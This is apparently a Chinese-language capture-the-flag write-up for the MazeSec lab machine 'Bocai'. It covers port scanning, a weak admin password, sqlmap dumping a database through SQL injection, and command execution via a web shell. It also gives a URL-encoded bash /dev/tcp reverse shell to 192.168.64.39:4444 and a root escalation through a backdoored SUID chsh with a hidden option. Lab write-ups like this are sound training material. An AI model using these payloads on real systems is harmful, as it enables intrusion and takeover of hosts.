Bocai_daochunhan

Bocai

靶机信息

- 靶机名称：Bocai
- 靶机作者：群主
- 靶机类型：Linux
- 来源：MazeSec/QQ公开群 321948805
- 官网：https://maze-sec.com/

user

端口扫描：


```
nmap -p- -Pn --min-rate 2000 192.168.64.91
```

```
daochunhan@astra tmp
❯ nmap -p- -Pn --min-rate 2000 192.168.64.91
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-07 02:10 -0400
Nmap scan report for 192.168.64.91
Host is up (0.00041s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: BE:B8:B3:06:81:8D (Unknown)


Nmap done: 1 IP address (1 host up) scanned in 13.24 seconds
```

```
22/tcp open  ssh
80/tcp open  http
```

80 端口是一个文件分享页面，登录界面显示：



源码中 iframe：



添加 hosts：

```
192.168.64.91 h9q3DXVOaJ2rRs5B4A4N.bocai.dsz
```


再次访问 `Bocai Admin` 登录页 `http://h9q3dxvoaj2rrs5b4a4n.bocai.dsz/` ，使用弱口令登录成功：

```
admin / admin123
```

文章链接：

```
page.php?id=1
```

测试参数：




```
id=1%2B1  → Q3 release notes
```

存在 SQL 注入

保存请求：




```
sqlmap -r 2.req -p id --batch --dbs
sqlmap -r 2.req -p id --batch -D bocai_admin --tables
sqlmap -r 2.req -p id --batch -D bocai_admin -T temp --dump
```



发现 Fallback shell：

```
http://h9q3DXVOaJ2rRs5B4A4N.bocai.dsz/dnYbOmNcrPCO1P6NNxAB.php
```

使用 cmd 参数即可得到 web 命令执行：



反弹 shell：

```
nc -lvnp 4444 # kali
```

```
GET /dnYbOmNcrPCO1P6NNxAB.php?cmd=bash%20-c%20%27bash%20-
i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.64.39%2F4444%200%3E%261%27 HTTP/1.1
```

Request

Pretty Raw Hex

```
1  GET /dnYbOmNcrPCO1P6NNxAB.php?cmd=
   bash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.64.39%2F4444%200%3E%
   261%27 HTTP/1.1
2  Host: h9q3dxvoaj2rrs5b4a4n.bocai.dsz
3  Upgrade-Insecure-Requests: 1
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36
5  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
   ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6  Accept-Encoding: gzip, deflate, br
7  Accept-Language: zh-CN,zh;q=0.9
8  Cookie: PHPSESSID=209022c0920667a16f80a90c03f4e0ca
9  Connection: keep-alive
10
```

```
www-data@Bocai:/home$ export SHELL=/bin/bash
www-data@Bocai:/home$ stty rows 40 cols 120
www-data@Bocai:/home$ export TERM=xterm-256color
www-data@Bocai:/home$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@Bocai:/home$ ls
momo  pwn
www-data@Bocai:/home$ cd momo
www-data@Bocai:/home/momo$ ls
user.txt
www-data@Bocai:/home/momo$ cat user.txt
flag{user-c5b199d55889f7fa99b644c91787ad60}
www-data@Bocai:/home/momo$
```

root

本地枚举发现：

```
dpkg -V
```

```
[www-data@Bocai:/home/momo$ dpkg -V
 ??5?????? c /etc/apache2/sites-available/000-default.conf
 missing     /usr/lib/mysql/plugin/auth_pam_tool_dir/auth_pam_tool (Permission denied)
 ??5?????? c /etc/grub.d/10_linux
 ??5?????? c /etc/grub.d/40_custom
 ??5?????? c /etc/vim/vimrc
 ????????? c /etc/sudoers
 ????????? c /etc/sudoers.d/README
 ??5??????   /usr/bin/chsh
 ??5?????? c /etc/issue
```

`/usr/bin/chsh` 是 SUID 文件， md5 与 `passwd` 包中的原文件不一致：

```
ls -la /usr/bin/chsh
strings /usr/bin/chsh
```

```
[www-data@Bocai:/home/momo$ ls -l /usr/bin/chsh
 -rwsr-xr-x 1 root root 16592 Apr 19  2025 /usr/bin/chsh
[www-data@Bocai:/home/momo$ strings /usr/bin/chsh
```

```
Options:
user
/bin/sh
--maze
/bin/bash
        Login Shell [%s]:
--help
--shell
--root
%s: unrecognized option '%s'
;*3$"
```

存在隐藏参数，尝试执行：

```
/usr/bin/chsh --maze
```

```
[www-data@Bocai:/home/momo$ /usr/bin/chsh --maze
[root@Bocai:/home/momo# id
 uid=0(root) gid=0(root) groups=0(root)
[root@Bocai:/home/momo# cat /root/root.txt
 flag{root-bcbea5e8dd740ee76fb4d10ae70d8aa2}
```